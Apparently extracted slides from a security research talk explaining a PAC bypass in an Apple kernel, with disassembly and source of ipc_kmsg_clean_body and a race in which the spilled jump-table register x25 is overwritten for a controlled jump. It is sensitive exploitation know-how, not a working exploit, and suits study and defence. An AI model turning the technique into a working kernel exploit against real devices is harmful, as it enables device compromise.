
Bypass 3




Bypass 3




Bypass 3



Bypass 3



Bypass 3



Bypass 4

switch optimization



All code pointers
in writable memory
must be protected

All code pointers
in writable memory
must be protected

Even saved
thread state

Even spilled
registers

How is a kernel
thread's saved state
protected?

```
; void PACGA_thread_state(arm_context *state, u64 PC, u64 CPSR, u64 LR)
F*F0079BD090 PACGA_thread_state
F*F0079BD090     PACGA     X1, X1, X0
F*F0079BD094     AND      X2, X2, #NOT 0x20000000 ; clear carry flag
F*F0079BD098     PACGA     X1, X2, X1
F*F0079BD09C     PACGA     X1, X3, X1
F*F0079BD0A0     STR      X1, [X0,#arm_context.pac_sig]
F*F0079BD0A4     RET
```

Saved thread state protected by PAC signature

```
; void PACGA_thread_state(arm_context *state, u64 PC, u64 CPSR, u64 LR)
F*F0079BD090 PACGA_thread_state
F*F0079BD090     PACGA     X1, X1, X0
F*F0079BD094     AND      X2, X2, #NOT 0x20000000 ; clear carry flag
F*F0079BD098     PACGA     X1, X2, X1
F*F0079BD09C     PACGA     X1, X3, X1
F*F0079BD0A0     STR      X1, [X0,#arm_context.pac_sig]
F*F0079BD0A4     RET
```

Only protects &state, PC, CPSR, LR

```
F*F0079CF9F0 ipc_kmsg_clean_body
...
F*F0079CFA2C      ADR      X25, jpt_FFFFFFFF0079CFAF0
...
F*F0079CFAD8 loc_FFFFFFFF0079CFAD8
F*F0079CFAD8      LDR      W8, [X19,#8]
F*F0079CFADC      LSR      W9, W8, #0x18
F*F0079CFAE0      CMP      W9, #3 ; switch 4 cases
F*F0079CFAE4      B.HI     def_FFFFFFFF0079CFAF0
                    ; jumptable default case

F*F0079CFAE8      LDRSW   X9, [X25,X9,LSL#2]
F*F0079CFAEC      ADD     X9, X9, X25
F*F0079CFAF0      BR      X9      ; switch jump
```

```
F*F0079CF9F0 ipc_kmsg_clean_body
...
F*F0079CFA2C      ADR      X25, jpt_FFFFFFFF0079CFAF0
...
F*F0079CFAD8 loc_FFFFFFFF0079CFAD8
F*F0079CFAD8      LDR      W8, [X19,#8]
F*F0079CFADC      LSR      W9, W8, #0x18
F*F0079CFAE0      CMP      W9, #3 ; switch 4 cases
F*F0079CFAE4      B.HI     def_FFFFFFFF0079CFAF0
                    ; jumtable default case
F*F0079CFAE8      LDRSW   X9, [X25,X9,LSL#2]
F*F0079CFAEC      ADD     X9, X9, X25
F*F0079CFAF0      BR      X9 ; switch jump
```

Unprotected
indirect
branch
through **x9**



```

F*F0079CF9F0 ipc_kmsg_clean_body
...
F*F0079CFA2C      ADR      X25, jpt_FFFFFFFF0079CFAF0
...
F*F0079CFAD8 loc_FFFFFFFF0079CFAD8
F*F0079CFAD8      LDR      W8, [X19,#8]
F*F0079CFADC      LSR      W9, W8, #0x18
F*F0079CFAE0      CMP      W9, #3 ; switch 4 cases
F*F0079CFAE4      B.HI     def_FFFFFFFF0079CFAF0
                    ; jumtable default case

F*F0079CFAE8      LDRSW   X9, [X25,X9,LSL#2]
F*F0079CFAEC      ADD      X9, X9, X25
F*F0079CFAF0      BR      X9      ; switch jump

```

Switch
statement


Jump table in
X25

```
void ipc_kmsg_clean_body(
    __unused ipc_kmsg_t    kmsg,
    mach_msg_type_number_t number,
    mach_msg_descriptor_t  *saddr)
{
    for (i = 0 ; i < number; i++, saddr++) {
        switch (saddr->type.type) {
            case MACH_MSG_PORT_DESCRIPTOR:
                ...
            case MACH_MSG_OOL_VOLATILE_DESCRIPTOR:
            case MACH_MSG_OOL_DESCRIPTOR:
                ...
            case MACH_MSG_OOL_PORTS_DESCRIPTOR:
                ...
            default:
                ...
        }
    }
}
```




```
void ipc_kmsg_clean_body(
    __unused ipc_kmsg_t    kmsg,
    mach_msg_type_number_t number,
    mach_msg_descriptor_t  *saddr)
{
    for (i = 0 ; i < number; i++, saddr++) {
        switch (saddr->type.type) {
            case MACH_MSG_PORT_DESCRIPTOR:
                ...
            case MACH_MSG_OOL_VOLATILE_DESCRIPTOR:
            case MACH_MSG_OOL_DESCRIPTOR:
                ...
            case MACH_MSG_OOL_PORTS_DESCRIPTOR:
                ...
            default:
                ...
        }
    }
}
```

x25 holds
the jump
table for this
switch



```
void ipc_kmsg_clean_body(
    __unused ipc_kmsg_t    kmsg,
    mach_msg_type_number_t number,
    mach_msg_descriptor_t  *saddr)
{
    for (i = 0 ; i < number; i++, saddr++) {
        switch (saddr->type.type) {
            case MACH_MSG_PORT_DESCRIPTOR:
                ...
            case MACH_MSG_OOL_VOLATILE_DESCRIPTOR:
            case MACH_MSG_OOL_DESCRIPTOR:
                ...
            case MACH_MSG_OOL_PORTS_DESCRIPTOR:
                ...
            default:
                ...
        }
    }
}
```



Loading of
x25 lifted
outside the
for loop


Gives us a
wide race
window

Overwrite x25 while
`ipc_kmsg_clean_body`
is running

```
void ipc_kmsg_clean_body(
    __unused ipc_kmsg_t    kmsg,
    mach_msg_type_number_t number,
    mach_msg_descriptor_t  *saddr)
{
    for (i = 0 ; i < number; i++, saddr++) {
        switch (saddr->type.type) {
            case MACH_MSG_PORT_DESCRIPTOR:
                ...
            case MACH_MSG_OOL_VOLATILE_DESCRIPTOR:
            case MACH_MSG_OOL_DESCRIPTOR:
                ...
            case MACH_MSG_OOL_PORTS_DESCRIPTOR:
                ...
            default:
                ...
        }
    }
}
```

```
void ipc_kmsg_clean_body(
    __unused ipc_kmsg_t    kmsg,
    mach_msg_type_number_t number,
    mach_msg_descriptor_t  *saddr)
{
    for (i = 0 ; i < number; i++, saddr++) {
        switch (saddr->type.type) {
            case MACH_MSG_PORT_DESCRIPTOR:
                ...
            case MACH_MSG_OOL_VOLATILE_DESCRIPTOR:
            case MACH_MSG_OOL_DESCRIPTOR:
                ...
            case MACH_MSG_OOL_PORTS_DESCRIPTOR:
                ...
            default:
                ...
        }
    }
}
```

Function
calls where
x25 could be
spilled to the
stack




```
F*F0079CF9F0 ipc_kmsg_clean_body
...
F*F0079CFA2C      ADR      X25, jpt_FFFFFFFF0079CFAF0
...
F*F0079CFAD8 loc_FFFFFFFF0079CFAD8
F*F0079CFAD8      LDR      W8, [X19,#8]
F*F0079CFADC      LSR      W9, W8, #0x18
F*F0079CFAE0      CMP      W9, #3 ; switch 4 cases
F*F0079CFAE4      B.HI     def_FFFFFFFF0079CFAF0
                    ; jumptable default case

F*F0079CFAE8      LDRSW   X9, [X25,X9,LSL#2]
F*F0079CFAEC      ADD     X9, X9, X25
F*F0079CFAF0      BR      X9      ; switch jump
```

Change **x25**
while spilled
to the stack


Controlled
load and
jump

Stalling `ipc_kmsg_clean_body`




100 ports


Stalling `ipc_kmsg_clean_body`




Stalling `ipc_kmsg_clean_body`



